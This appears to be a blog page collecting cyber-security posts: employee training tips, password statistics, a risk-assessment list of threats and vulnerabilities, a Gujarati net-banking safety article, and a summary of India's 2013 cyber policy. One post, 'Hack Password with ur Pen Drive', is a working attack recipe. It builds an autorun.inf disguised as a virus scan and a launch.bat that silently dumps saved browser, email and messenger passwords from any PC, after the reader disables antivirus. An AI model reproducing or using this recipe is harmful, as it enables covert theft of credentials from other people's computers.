Showing posts with label Cyber Security. Show all posts

Wednesday, January 7, 2015

Top 10 Tips by Top Security Company to educate employee on Cyber Security

Cyber threats to your business are usually blamed on outsiders.nefarious programmers writing malicious code designed to pilfer your corporate intelligence, syphon your confidential customer information,and/or raid your financial data. Sometimes, the threat actually originates from within when employees’ ignorance and/or negligence opens the door for cyber criminals.


Aim of writing this article is to provide you with tips for educating your employees about cyber security and helping them learn what they can do (and not do) to keep your business safe.

1. Create and communicate clear-cut security policies.

Develop a precise set of rules for appropriate employee behavior on company computers. Employees should know the rules for email, web browsing, mobile devices, and social networks. An IT policy should include everything from the need to put a computer to sleep when employees leave their desks to instructions for encrypting sensitive emails and everything in between.

2. Test employees’ security knowledge.

 many successful businesses regularly test employees’ knowledge of safe online behavior. These tests can be administered online and include positive reinforcement for completing the requirement. 

3. Require complex passwords that must be updated regularly

It doesn't take a genius criminal mind to decipher the most popular passwords. According to Splash Data, the most popular password in 2013 was “123456.”1 According to security experts at Threat post, weird works best when it comes to passwords.2 Even with complex passwords, it’s important to change them regularly to avoid potential data breaches. Computers infected with key logging malware can capture keystrokes and steal sensitive information from users as was the case in a recent hotel data breach.

4. Teach employees to avoid phishing scams.

Cyber criminals use social engineering to defraud users of their financial information by deceiving them into handing over confidential information. Phishing remains the primary method for infecting users via social engineering, especially for corporate employees. Employees should know that, when in doubt, they should not click on or re-post suspicious links in email, tweets, posts, online ads, messages,or attachments – even if they know the source. Phishing schemes are probably one of the most prevalent methods that cyber criminals use to target businesses via employees. 

5.Create systems to automatically back up work. 

It’s important to encourage and even require employees to regularly back up their work in the event of a breach.Some systems will not allow people to shut down computers without first backing up the day’s work. 

6. Use spam and web filters to close windows of vulnerability

Spam filters allow companies to limit the number of unwanted emails and weed out some of the more obvious criminal communications directed at employees. Web filters allow companies to limit the duration and time of day that employees visit particular websites not required for their work. 

7. Utilize systems management tools to ensure

all software updates are installed across multiple endpoints. Systems Management technology can be used to search for network services and unauthorized devices as well as vulnerabilities and automatic updates of vulnerable applications. With a centralized management system, a security solution with systems management technology can scan all endpoints for vulnerabilities and unused network services; detect and analyze vulnerable applications; and update vulnerable components and applications.

8. Don’t forget mobile.

Research analyst firm Gartner forecasts that the total number of tablets sold will climb to 326 million by 2015.7 All of these mobile devices are finding their way into work environments. By 2016, 38% of organizations will have stopped providing mobile devices to employees, instead allowing employees to choose and use their own devices in the workplace. By 2017, half of employees will be using their own devices for work. At the same time, personal mobile devices used for work-related purposes represent one of the main hazards for businesses: 65% of IT Managers surveyed for a recent B2B International report saw their company’s BYOD policy as a threat

9. Keep the lines of communications open

between IT and other staff. Employee education isn't a set it and forget it function. IT staff should regularly disseminate news and information about the latest cyber threats so employees are aware of the risks and know how to defend against them.

10. Select a trusted security partner.

Where experts are on your side to help you establish, maintain, and teach a security policy designed to protect your organization.

Thursday, November 20, 2014

Know your password strength in just 2 steps

Hello Friends, 

Passwords are the first line of defense against cyber criminals. It’s crucial to pick strong passwords that are different for each of your important accounts and it is good practice to update your passwords regularly. 

Now you can know by your own end that how much your password is strong. If you don't know then I must tell you that hackers are using some cracker tools for brute-forcing your password. If your password will not that much strong than it will be very easy for him to crack it. 


Here I am presenting an online tool which will help you to decide your password strength in just 2 simple steps.


Step 2 : Enter your password and check in how much time it can be cracked. 

Basically this site will help you to create a strong password.

Here are some interesting facts gleaned from my most recent data:
  • 4.7% of users have the password password;
  • 8.5% have the passwords password or 123456;
  • 9.8% have the passwords password, 123456 or 12345678;
  • 14% have a password from the top 10 passwords
  • 40% have a password from the top 100 passwords
  • 79% have a password from the top 500 passwords
  • 91% have a password from the top 1000 passwords

It is important to point out that although the top 10,000 passwords are used by 98.8% of all users, there are 2,342,603 (that’s 99.6%) unique passwords remaining that are in use by only .18% of users!  


"Remember, if a hacker will decide to hack your system,anyhow he will. You can just make it more hard."


Monday, October 27, 2014

Threats & vulnerabilities considered for risk assessment

Hello Friends, Today I want to share the Threats & vulnerabilities we considered for implementing risk assessment.


The list comprehends also threats & vulnerabilities from ISO 22301 in order to have the larger effect possible on improving confidentiality, integrity and availability of the assets.

THREATS

  • Access to the network by unauthorized persons
  • Breach of contractual relations
  • Breach of legislation
  • Compromising confidential information
  • Concealing user identity
  • Damage caused by a third party
  • Damages resulting from penetration testing
  • Destruction of records
  • Disaster (human caused)
  • Disaster (natural)
  • Disclosure of information
  • Disclosure of passwords
  • Eavesdropping
  • Embezzlement
  • Errors in maintenance
  • Failure of communication links
  • Falsification of records
  • Fire
  • Flood
  • Fraud
  • Industrial espionage
  • Information leakage
  • Interruption of business processes
  • Loss of electricity
  • Loss of support services
  • Malfunction of equipment
  • Malicious code
  • Misuse of information systems
  • Misuse of audit tools
  • Pollution
  • Social engineering
  • Software errors
  • Strike
  • Terrorist attacks
  • Theft
  • Thunderstroke
  • Unintentional change of data in an information system
  • Unauthorized access to the information system
  • Unauthorized changes of records
  • Unauthorized installation of software
  • Unauthorized physical access
  • Unauthorized use of copyright material
  • Unauthorized use of software
  • User error
  • Vandalism

VULNERABILITIES


  • Complicated user interface
  • Default passwords not changed
  • Disposal of storage media without deleting data
  • Equipment sensitivity to changes in voltage
  • Equipment sensitivity to moisture and contaminants
  • Equipment sensitivity to temperature
  • Inadequate cabling security
  • Inadequate capacity management
  • Inadequate change management
  • Inadequate classification of information
  • Inadequate control of physical access
  • Inadequate maintenance
  • Inadequate network management
  • Inadequate or irregular backup
  • Inadequate password management
  • Inadequate physical protection
  • Inadequate protection of cryptographic keys
  • Inadequate replacement of older equipment
  • Inadequate security awareness
  • Inadequate segregation of duties
  • Inadequate segregation of operational and testing facilities
  • Inadequate supervision of employees
  • Inadequate supervision of vendors
  • Inadequate training of employees
  • Incomplete specification for software development
  • Insufficient software testing
  • Lack of access control policy
  • Lack of clean desk and clear screen policy
  • Lack of control over the input and output data
  • Lack of internal documentation
  • Lack of or poor implementation of internal audit
  • Lack of policy for the use of cryptography
  • Lack of procedure for removing access rights upon termination of employment
  • Lack of protection for mobile equipment
  • Lack of redundancy
  • Lack of systems for identification and authentication
  • Lack of validation of the processed data
  • Location vulnerable to flooding
  • Poor selection of test data
  • Single copy
  • Too much power in one person
  • Uncontrolled copying of data
  • Uncontrolled download from the Internet
  • Uncontrolled use of information systems
  • Undocumented software
  • Unmotivated employees
  • Unprotected public network connections
  • User rights are not reviewed regularly

Thursday, May 1, 2014

Stanford’s password policy shuns one-size-fits-all security

Stanford University network engineers have unveiled a refreshingly enlightened password policy. By allowing extremely long passcodes and relaxing character complexity requirements as length increases, the new standards may make it easier to choose passwords that resist the most common types of cracking attacks.


Tuesday, September 3, 2013

Hack Password with ur Pen Drive


As we all know, Windows stores most of the passwords which are used on a daily basis, including instant messenger passwords such as MSN, Yahoo, AOL, Windows messenger etc. Along with these, Windows also stores passwords of Outlook Express, SMTP, POP, FTP accounts and auto-complete passwords of many browsers like IE and Firefox. There exists many tools for recovering these passswords from their stored places. Using these tools and an USB pendrive you can create your own rootkit to sniff passwords from any computer. We need the following tools to create our rootkit.

MessenPass: Recovers the passwords of most popular Instant Messenger programs: MSN Messenger, Windows Messenger, Yahoo Messenger, ICQ Lite 4.x/2003, AOL Instant Messenger provided with Netscape 7, Trillian, Miranda, and GAIM.


Mail PassView: Recovers the passwords of the following email programs: Outlook Express, Microsoft Outlook 2000 (POP3 and SMTP Accounts only), Microsoft Outlook 2002/2003 (POP3, IMAP, HTTP and SMTP Accounts), IncrediMail, Eudora, Netscape Mail, Mozilla Thunderbird, Group Mail Free.

Mail PassView can also recover the passwords of Web-based email accounts (HotMail, Yahoo!, Gmail), if you use the associated programs of these accounts.


IE Passview: IE PassView is a small utility that reveals the passwords stored by Internet Explorer browser. It supports the new Internet Explorer 7.0, as well as older versions of Internet explorer, v4.0 – v6.0

Protected Storage PassView: Recovers all passwords stored inside the Protected Storage, including the AutoComplete passwords of Internet Explorer, passwords of Password-protected sites, MSN Explorer Passwords, and more…


PasswordFox: PasswordFox is a small password recovery tool that allows you to view the user names and passwords stored by Mozilla Firefox Web browser. By default, PasswordFox displays the passwords stored in your current profile, but you can easily select to watch the passwords of any other Firefox profile. For each password entry, the following information is displayed: Record Index, Web Site, User Name, Password, User Name Field, Password Field, and the Signons filename.
Here is a step by step procedre to create the password hacking toolkit.


NOTE: You must temporarily disable your antivirus before following these steps.
1. Download all the 5 tools, extract them and copy only the executables(.exe files) into your USB Pendrive.
ie: Copy the files – mspass.exemailpv.exeiepv.exepspv.exe andpasswordfox.exe into your USB Drive.

2. Create a new Notepad and write the following text into it

[autorun]

open=launch.bat
ACTION= Perform a Virus Scan

save the Notepad and rename it from
New Text Document.txt to autorun.inf
Now copy the autorun.inf file onto your USB pendrive.

3. Create another Notepad and write the following text onto it.
start mspass.exe /stext mspass.txt
start mailpv.exe /stext mailpv.txt
start iepv.exe /stext iepv.txt
start pspv.exe /stext pspv.txt
start passwordfox.exe /stext passwordfox.txt
save the Notepad and rename it from
New Text Document.txt to launch.bat
Copy the launch.bat file also to your USB drive.

Now your rootkit is ready and you are all set to sniff the passwords. You can use this pendrive on on any computer to sniff the stored passwords. Just follow these steps

1. Insert the pendrive and the autorun window will pop-up. (This is because, we have created an autorun pendrive).

2. In the pop-up window, select the first option (Perform a Virus Scan).

3. Now all the password recovery tools will silently get executed in the background (This process takes hardly a few seconds). The passwords get stored in the .TXT files.

4. Remove the pendrive and you’ll see the stored passwords in the .TXT files.
This hack works on Windows 2000, XP and Vista
NOTE: This procedure will only recover the stored passwords (if any) on the Computer.

Monday, July 8, 2013

Net Banking : July 2013 Cyber Safar Magazine નેટ બેન્કિંગ : જો જો ...!!! શોપિંગ ની મજા ન બને સજા ....!!!!

વ્હાલા વાચકમિત્રો ,  સમયના બ્રેક બાદ ફરી આપની સમક્ષ સાયબર સીક્યોરીટી ફિલ્ડ વિષે અવનવી રસપ્રદ માહિતીસભર આર્ટીકલ ફરીથી આપની સમક્ષ રજુ કરી રહ્યો છું . તે
પહેલા આટલા લાંબા અંતરાય નું વાજબી કારણ જણાવી દઉં .મિત્રો , 3 વર્ષ થી આ ફિલ્ડ માં કાર્યરત હોવાથી અનુભવ, જાણકારી તથા સતત અભ્યાસ દ્વારા એટલુ તારણ કાઢી શકું કે સાયબર ક્રાઈમ ના વધતા જતા વ્યાપ ને લીધે જેટલા બનાવો બને છે તેની પાછળનું કારણ મોટાભાગે જે-તે ભોગ બનેલા વ્યક્તિ ની બેદરકારી અથવા જાણકારી નો અભાવ જ હોય છે . સાયબર ક્રાઈમ ને લગતા વિવિધ બનાવો ધીમે ધીમે વધતા જતા હોવાથી આ ક્ષેત્ર માં નવી પેઢી ને જરૂરી અને યોગ્ય માર્ગદર્શનની સાથે સાથે પોતાનું ઉજ્જવળ કરિયર પણ બનાવી શકે તેવા હેતુ થી અમે એક સાયબર સીક્યોરીટી ટ્રેનીંગ સેન્ટર જુનાગઢ ખાતે શરુ કરેલ છે . જેમાં કોઈપણ વિદ્યાર્થી કે પ્રોફેશનલ
વ્યક્તિ સાયબર સિક્યોરીટી અને એથીકલ હેકિંગ ની સાથેસાથે અન્ય જરૂરી વિષયો પર જરૂરી માર્ગદર્શન મેળવી શકે છે તથા તેમાં પોતાનું કરિયર બનાવી શકે છે .

હવે મૂળ મુદ્દા પર આવીએ . તા :- 15 જૂન શનિવારે સવારે ન્યુઝપેપર માં મોટા અક્ષરો માં સમાચાર છપાયા કે મુંબઈની  એક્સીસ બેંકની શાખામાંથી પોલીસ ડીપાર્ટમેન્ટ સહીત કુલ 36 ખાતાઓમાંથી પંદર લાખ ની વધુ રકમ ની ઉચાપત કરવામાં આવી . પ્રાપ્ત વિગતો મુજબ મુંબઈ પોલીસ ના પગાર સહિતના બેંક ખાતા ને હેક કરીને ગ્રીસ માં કોઈ અજ્ઞાત શખ્સ દ્વારા લાખો રૂપિયા ઉપાડી લેવામાં આવ્યા . આ કેસ માં તપાસ કરી રહેલા ડીસીપી શ્રી વિનાયક દેશમુખ ના જણાવ્યા અનુસાર આ રકમ એટીએમ મશીન દ્વારા વિડ્રોલ કરવામાં આવી છે . જેમાં પોલીસ કર્મચારીઓ ના 12 એકાઉન્ટ માંથી 2,21,000 રૂપિયાનો પણ સમાવેશ થાય છે . સામાન્ય નાગરિકો ના હેક થયેલ બેંક એકાઉન્ટ ની તપાસ કરતા પોલીસ કર્મચારીઓ જ હેકિંગ નો ભોગ બનતા પોલીસ વિભાગ માં ખળભળાટ મચી ગયો છે . કેટલાક પોલીસ ને મોબાઈલ મેસેજ દ્વારા પોતાના રૂપિયા યુરો કરન્સી રૂપે ઉપડ્યા ની જાણ થઇ . પરંતુ ત્યારે બહુ મોડું થઇ ગયું હતું . એક્સીસ બેન્કે આ માટે મુંબઈ પોલીસનો સંપર્ક સાધતા રાજ્ય ના પોલીસ વડા શ્રી સંજીવ દયાલે સીનીયર અધિકારીઓ સાથે ની બેઠક બાદ આ નાણાં પરત મેળવવામાં આવશે તેવી ખાતરી આપી હતી.  

હવે એ નાણાં ક્યારે પાછા મળે, ક્યારે ગુનેગારો પકડાય, તેને સજા મળે ત્યાર ની વાત ત્યારે પણ હમણાં તો આપણે એ વિચારવાનું કે આવું કેમ થાય છે અને આપણી સાથે ના થાય તે માટે શું કરવું . એવું નથી કે અહી ભૂલ ખાતાધારકો કે પોલીસની છે પરંતુ વાત પાણી પહેલા પાળ બાંધવાની છે . જો બેન્કિંગ સેક્ટર માં બેદરકાર રહ્યા તો આવું આપની સાથે બનતા વાર નહિ લાગે . ઈ-કોમર્સ ક્ષેત્રમાં આવેલ ક્રાંતિ ના
પરિણામે નાનકડી બુક થી માંડી ને લાખો ની કાર પણ આપણે ઈન્ટરનેટ દ્વારા ખરીદી શકીએ . નેટ બેન્કિંગ દ્વારા આપણા માટે દુનિયાભરની વેપારી કંપનીઓ રેડ કાર્પેટ પાથરીને બેઠી છે . જાતજાતની લોભામણી ઓફરો થી નાના- નાના બાળકો થી માંડીને મોટેરાઓ સુધી ના તમામ વર્ગને આકર્ષવા દરેક વેબ્સાઈટ તૈયાર છે . ભૂખ લાગી છે...??? પીઝા મંગાવો ..., પિક્ચર જોવું છે ? ટીકીટ મંગાવો ... મેરેજ માં જવાનું
છે ??? કપડા મંગાવો .... ગર્લફ્રેન્ડ ને પ્રપોઝ કરવાનું છે ...??? ડાયમંડ રીંગ મંગાવો .... !!! ફેમીલી ટૂર પર જવું છે ???... રેલ્વે- ફ્લાઈટ ટીકીટ બુક કરાવો.... તમારે કોઈ વસ્તુ માટે દુકાન સુધી લાંબુ થવાની જરૂર જ નથી . અને પેમેન્ટની પણ કોઈ ચિંતા નથી ..ક્રેડીટ કાર્ડ - ડેબીટ કાર્ડ દ્વારા ગમે તે ખરીદી શકો
છો એ પણ ઘેરબેઠા . દરેક બેંક હવે નેટ-બેન્કિંગ અને મોબાઈલ બેન્કિંગ ની સુવિધા આપે જ છે .

*નેટ બેન્કિંગ  :- કેટલું પ્લસ કેટલું માઈનસ ?*

 નેટ બેન્કિંગ ની સુવિધા ગ્રાહકો માટે આશીર્વાદ સમાન ગણી શકાય . આ માટે દરેક બેંક દ્વારા ગ્રાહકો ની સુરક્ષા ને ધ્યાન માં લઈને SSL (સિક્યોર સોકેટ લેયર) ધરાવતા પેજ પર જ ટ્રાન્ઝેક્શન થાય તેવો આગ્રહ રાખવામાં આવે છે . બેંક પોતે પણ ખાસ હાઈ-ફાઈ સિક્યોર નેટવર્ક સિસ્ટમ વડે સજ્જ હોય છે જેમાં બ્રીચ (ભંગાણ) ની શક્યતા નહીવત હોય છે . તો પછી ? આટલા બેન્કિંગ ફ્રોડ ના બનાવો કેમ બને છે ?
કેમ કોઈ નું બેન્કિંગ એકાઉન્ટ હેક થઇ જાય ? કેમ કોઈ ના ખાતામાંથી પૈસા ઉપડી જાય ? મોટાભાગે ખાતેદાર કે ગ્રાહક ની નાનકડી ભૂલ ને કારણે જ બનાવો બનતા હોય છે. મોટાભાગના ગ્રાહકો નેટબેન્કિંગ માટે પર્સનલ કમ્પ્યુટર નો ઉપયોગ કરે છે . મોટાભાગના પર્સનલ કમ્પ્યુટર પોતે જ સુરક્ષિત હોતા નથી . ખાસ કરીને વિન્ડોઝ પર ચાલતા પીસી . આવા લૂપહોલ્સ (સુરક્ષા માં ખામી) નો લાભ લઈને હેકર્સ તમારા
ઈન્ટરનેટ બેંક એકાઉન્ટ ને એક્સેસ કરીને તમારી ઓળખ આપીને ફ્રોડ કરી શકે છે . કેટલીક વાર બેંક આ તફાવત ને ઓળખવામાં નિષ્ફળ નીવડે છે અને જ્યાં સુધી માં તમને ખબર પડે ત્યાં સુધીમાં તો તમારા રૂપિયાનો ઉપાડ કે ટ્રાન્સફર થઇ ચુક્યું હોય છે.

તો ચાલો હવે જાણીએ કે આવું આપણી સાથે ના થાય તે માટે કઈ કઈ સાવચેતીઓ રાખવી
જોઈએ . નેટ બેન્કિંગ માટે મુખ્યત્વે બે પ્રકારની સિક્યોરીટી  પડે છે .
1) ઓનલાઈન - સર્વર સિક્યોરીટી
2) ઓફલાઈન - ડેસ્કટોપ સિક્યોરીટી
જો તમે તમારા કાર્યક્ષેત્ર માં કે કોઈ જાહેર જગ્યાએ જેમ કે મોલ્સ , સાયબર કાફે
જેવી જગ્યા એ નેટ બેન્કિંગ કરતા હો તો તે જોખમી છે કારણ કે મોટાભાગના પબ્લિક પ્લેસમાં કમ્પ્યુટર સેફટી પર ધ્યાન આપવામાં આવતું નથી . હેકર્સ માટે આવા ખુલા પીસી મોકળુ મેદાન બની રહે છે . તેઓ આવા કમ્પ્યુટર માં જાતજાત ના હેકિંગ સોફ્ટવેર - જેવા કે કી- લોગર્સ, સ્પાયવેર , ટ્રોજન્સ વગેરે . જેના દ્વારા
તમારા યુઝર આઈડી અને પાસવર્ડ સહીત બધી માહિતી ચોરી ને તેનો દુરુપયોગ કરી શકે
છે .

*ઉપાય :*- દરેક બેંક વેબસાઈટ પોતાના ઈન્ટરનેટ બેન્કિંગ ના ગ્રાહકોની સુરક્ષા
ને ધ્યાન માં રાખીને વર્ચ્યુઅલ કીપેડનો ઓપ્શન રાખે છે જેથી કરીને આવા
કી-લોગર્સ થી બચી શકાય . સાથોસાથ કમ્પ્યુટરમાં એક વાર સ્પાયવેર સ્કેનર વડે
સ્કેન કરીને પછી ટ્રાન્ઝેક્શન કરવું વધુ હિતાવહ છે .


ઓનલાઈન શોપિંગ વખતે ક્યારેય ઉતાવળમાં અજાણી લિંક પર કે અચાનક ડિસ્પ્લે થતી
વિન્ડો પર ક્લિક ના કરવું . દા . ત ., મોટાભાગના બ્રાઉઝરમાં પાસવર્ડ સેવ
કરવાનો ઓપ્શન આપેલો હોય છે કે જેવો તમે પાસવર્ડ નાખો કે તરત જ બ્રાઉઝર તમારે એ
પાસવર્ડ સેવ કરવો છે કે નહિ તે પૂછે છે . કેટલાક લોકો વાચ્યા વગર જ OK કે YES
બટન ક્લિક કરી દે છે અને તમારો પાસવર્ડ બ્રાઉઝર માં સેવ થઇ જાય છે . જે
પાસવર્ડ ને અમુક ટુલ્સ વડે આસાનીથી કોઈપણ વ્યક્તિ જોઈ શકે છે .

જો આપ ઈન્ટરનેટ બેન્કિંગ ઘરેથી જ કરતા હોય તો પણ તમારે વધુ સાવધાની રાખવાની
જરૂર રહે છે . કમ્પ્યુટર માં તો ચાલો ઠીક છે  કે કલાક બેઠા અને તેટલા સમય
પુરતી સાવધાની રાખીએ એટલે ચાલે પણ પર્સનલ કમ્પ્યુટર પર તો ઈન્ટરનેટના વપરાશનું
કોઈ માપ ન રહેતું હોવાના લીધે કોઈ સમયમર્યાદા રહેતી નથી . એક કાઠીયાવાડી કહેવત
મુજબ  "બિલાડી ઘર ભાળી જાય " તેમ હેકર્સ તમારી નાનકડી લાપરવાહી ની જ રાહ જોતા
હોય છે કે જેથી તમારા પીસી માં યેનકેન પ્રકારે પ્રવેશ મેળવી શકે . જો એકવાર
તેના ટ્રોજન કે સ્પાયવેર કે કી-લોગર્સ કે અન્ય કોઈ સોફ્ટવેર દ્વારા તે તમારા
કમ્પ્યુટર માં પ્રવેશ મેળવી લે તો કાયમી ધોરણે તમારા કમ્પ્યુટર નો ઉપયાગ કરવા
સક્ષમ છે .

ઉપાય :- સૌપ્રથમ તમારા ડેસ્કટોપ વિષે પુરેપુરી જાણકારી મેળવી લો કે તે તે
બધી રીતે સેફ છે કે નહિ . જો કોઈ ખામી હોય તો તેનું યોગ્ય નિવારણ કરો . જેમ કે
સિસ્ટમ સ્કેન કરવી, એન્ટીવાઈરસ અપડેટ કરવો , ફાયરવોલ ઓન કરવી  વગેરે .

"....ઈન્ટરનેટ ફ્રોડ કેસ માંથી 14 % જેટલા ફ્રોડ કેસ ક્રેડીટ કાર્ડના હોય છે . આવા
કેસ માં મોટાભાગે ક્રેડીટ કાર્ડ કમ્પની પાસે તેના દરેક ટ્રાન્ઝેક્શન ની રજેરજ
ની માહિતી હોવાથી આવ કેસમાં વહેલા-મોડા ક્રિમિનલ્સ પકડાઈ જતા હોય છે પણ ત્યાં
સુધી માં જે તો ગ્રાહકની રકમ વપરાઈ જ ગઈ હોય છે ...."

*ઉપાય :-*  ક્રેડીટ કાર્ડ વાપરો કે ના વાપરો , દર મહીને તેના સ્ટેટમેન્ટ થી
વાકેફ રહો . કોઈપણ શંકાસ્પદ ટ્રાન્ઝેક્શન જણાય તો તરત જ બેંક નો સંપર્ક કરો .
ક્રેડીટ કાર્ડ નમ્બર નાખતી વખતે વેબપેજ SSL લેયર પર છે કે નહિ તે ચેક કરી
લેવું .

મોબાઈલ બેન્કિંગ :- જમાના સાથે હાઈટેક થતી બેંક માં ગ્રાહકોની સુવિધા માટે
દરેક બેંક હવે મોબાઈલ બેન્કિંગ ની સુવિધા આપે છે . આપના નાના-મોટા બીલ ભરવા
માટે ,મોબાઈલ રીચાર્જ કરવા, પૈસા ટ્રાન્સફર કરવા સહીત ની ઘણી સુવિધા મોબાઈલ પર
પૂરી પાડે છે . મોબાઈલ બેન્કિંગ સેફટી અંગે તો એટલું જ ધ્યાન રાખવાનું કે
તમારો મોબાઈલ જ્યાં સુધી તમારી પાસે છે ત્યાં સુધી જ સુરક્ષિત છે . જો તમારો
મોબાઈલ ચોરાઈ ગયો અને ભૂલથી તમારું બેન્કિંગ એકાઉન્ટ ઓપન રહી ગયું તો મુસીબત
માં મુકાઈ શકો છો .

*ઉપાય :-*  મોબાઈલ માં ભલે કંટાળો આવે છતાં લોગીન - લોગ-આઉટ ની ટેવ રાખો .
કોઈપણ બેન્કિંગ ટ્રાન્ઝેક્શન નો મેસેજ મોબાઈલ દ્વારા મળી જાય તે માટે SMS
સર્વિસ ઓન રાખો . મોબાઈલ માં એન્ટી થેફ્ટ સોફ્ટવેર ઓન રાખો . અને બને તો
મોબાઈલ બેન્કિંગનો ઉપયોગ નાછૂટકે જ કરવો .

આ ઉપરાંત ના કેટલીક ઉપયોગી સિક્યોરીટી ટીપ્સ સેફ ઈન્ટરનેટ બેન્કિંગ માટે :-
- નકલી બેંક વેબસાઈટ થી સાવચેત રહો . હેકર્સ તમને તેની નકલી વેબસાઈટ પર ગમે તે રીતે આકર્ષવાનો પ્રયત્ન કરશે . પણ નેટબેન્કિંગ વખતે હમેશા વેબસાઈટનું URL ચેક કરી લેવું . કારણ કે ચાલક હેકર્સ બેંક ની વેબસાઈટના ભળતા નામ પર જ નકલી વેબસાઈટ બનાવે છે . દા .ત . , www.axisbankonline.com એ સાચી બેન્કિંગ વેબસાઈટ છે જેના પરથી હેકર્સ નકલી વેબસાઈટ બનાવે છે www.axisonlinebank.comબનાવે છે . જેમાં ગ્રાહક ભોળવાઈ જાય છે .
 
- બેંક ની ઈન્ટરનેટ પોલીસી ને એક વાર નિરાતે વાચી લેવી . કેટલીક બેંક માં અમુક રકમ થી વધારે ટ્રાન્સફર કરવા માટે એક અલગ સ્ટ્રોંગ પાસવર્ડ હોય છે .

- દર મહીને પાસવર્ડ બદલતા રહો અને તેને ક્યાય લખવાના બદલે માત્ર યાદ રાખો .
   
- ધારી શકાય તેવા પાસવર્ડ ના રાખવા જેમ કે વ્યક્તિનું નામ , જન્મતારીખ , મોબાઈલ નંબર વગેરે
   
- આપના બ્રાઉઝર ને અને ઓપરેટીંગ સિસ્ટમ ને અપડેટ રાખો . સિક્યોરીટી સોફ્ટવેરને પણ રેઅ ગ્યુલર અપડેટ રાખો . સિક્યોરીટી સોફ્ટવેર હમેશા વિશ્વાસુ વેબસાઈટ પરથી જ ડાઉનલોડ કરવાનો આગ્રહ રાખવો .
   
- ઓનલાઈન શોપિંગ કે પેમેન્ટ કર્યા પછી બેન્કિંગ પોર્ટલ ને લોગ - આઉટ કરવાનું ભૂલશો નહિ . પબ્લિક કમ્પ્યુટર માંથી સીધું બ્રાઉઝર બંધ કરવાને બદલે તેની હિસ્ટ્રી અને સેશન ક્લીયર કરી નાખવા .
   
- એન્ટીવાઈરસ ની ફાયરવોલ ઉપરાંત એક ફાયરવોલ ઇન્સ્ટોલ કરી રાખો અને તેને રોજ
   ઓટોમેટીક અપડેટ કરાવો .

- ઘણી બેંકોમાં "Last Login Panel" ની લિંક આપે છે . તેનો સદુપયોગ કરવો . જો કોઈ શંકાસ્પદ ટ્રાન્ઝેક્શન જણાય તો બેંકનો સંપર્ક કરવો।
   
- ઈન્ટરનેટ બેન્કિંગ કરતી વખતે કમ્પ્યુટર ખુલ્લું છોડીને જવું નહિ .
   
- વારેવારે આવતા લોભામણી જાહેરાતો ના ઈ-મેઈલ્સ થી છેતરાવું નહિ .
  
 - બેંક ના નામે આવતા ઈ-મેઈલ્સ માં જો ઈ-મેઈલ-આઈડી , પાસવર્ડ, ક્રેડીટ કાર્ડ નમ્બર કે અન્ય પર્સનલ માહિતી આપવી નહિ . આવા વ્યવહારો બને ત્યાં સુધી બેંક માં રૂબરૂ જ કરવા .
   
- જો એક કરતા વધારે બેંક એકાઉન્ટ વાપરતા હોય તો બધા માટે સરખો પાસવર્ડ
   વાપરવો નહિ .
  
- શક્ય હોય ત્યાં સુધી ક્યારેય સાયબર કાફે માંથી ઓનલાઈન શોપિંગ ન કરવી કેમ
   કે બેંક ફ્રોડ નો સુધી વધુ ખતરો ત્યાં જ રહે છે .
   
- વેબ્સાઈટમાં નીચે જમણી તરફ પેડલોક નો સિમ્બોલ ચેક કરી ને જ આગળ પ્રોસેસ
   કરવી.
  
તો આ રીતે ઓનલાઈન બેન્કિંગ સુવિધાનો સલામત રહીને ઉપયોગ કરવાથી આ સેવા આપના
માટે આશીર્વાદરૂપ બની રહે છે અને જમાનાથી એક કદમ આગળ રહીને મોટી મોટી લાઈનો થી
બધીને સમય અને શક્તિ નો બચાવ કરી શકીએ છીએ .

આપના અભિપ્રાયો તથા પ્રશ્નો આવકાર્ય છે :- ઈ-મેઈલ  :- milap_magic@yahoo.co.in
લેખક :- મિલાપ ઓઝા
સાયબર સિક્યોરીટી એક્સપર્ટ
એપીન ટેકનોલોજી લેબ , જુનાગઢ
90330 18333

Wednesday, July 3, 2013

National Cyber Security Policy 2013

The Government of India on 1 July 2013 launched the National Cyber Security Policy 2013 with an aim to protect information and build capabilities to prevent cyber attacks. The National Cyber Security Policy 2013 is to safeguard both physical and business assets of the country.
Earlier, the Government of India on 8 May 2013 approved the National Cyber Security Policy with an aim to create a secured computing environment across the country.
The salient features of the National Cyber Security Policy 2013
The Policy outlines the roadmap for creation of a framework for comprehensive, collaborative and collective responsibility to deal with cyber security issues of the country. The policy has ambitious plans for rapid social transformation and inclusive growth and India’s prominent role in the IT global market.
The policy lays out 14 objectives which include creation of a 5,00,000-strong professional, skilled workforce over the next five years through capacity building, skill development and training.
The policy plans to create national and sectoral level 24×7 mechanisms for obtaining strategic information regarding threats to ICT infrastructure, creating scenarios for response, resolution and crisis management through effective, predictive, preventive, proactive response and recovery actions.
The policy will also establish a mechanism for sharing information as well as identifying and responding to cyber security incidents and for cooperation in restoration efforts.
The policy identifies eight different strategies for creating a secure cyber eco-system including the need for creating an assurance framework apart from encouraging open standards to facilitate inter-operability and data exchange amongst different products or services.
There is in place a plan to operate and strengthen the national Computer Emergency Response Team (CERT-In) to operate 24×7 and to act as a nodal agency for all efforts for cyber security, emergency response and crisis management, as an umbrella agency over CERTs.
It is expected that he policy will cater to the cyber security requirements of government and non-government entities at the national and international levels. The policy will help in safeguarding the critical infrastructure like Air Defence system, nuclear plants, banking system, power infrastructure, telecommunication system and many more to secure country’s economic stability.
National Nodal Agency
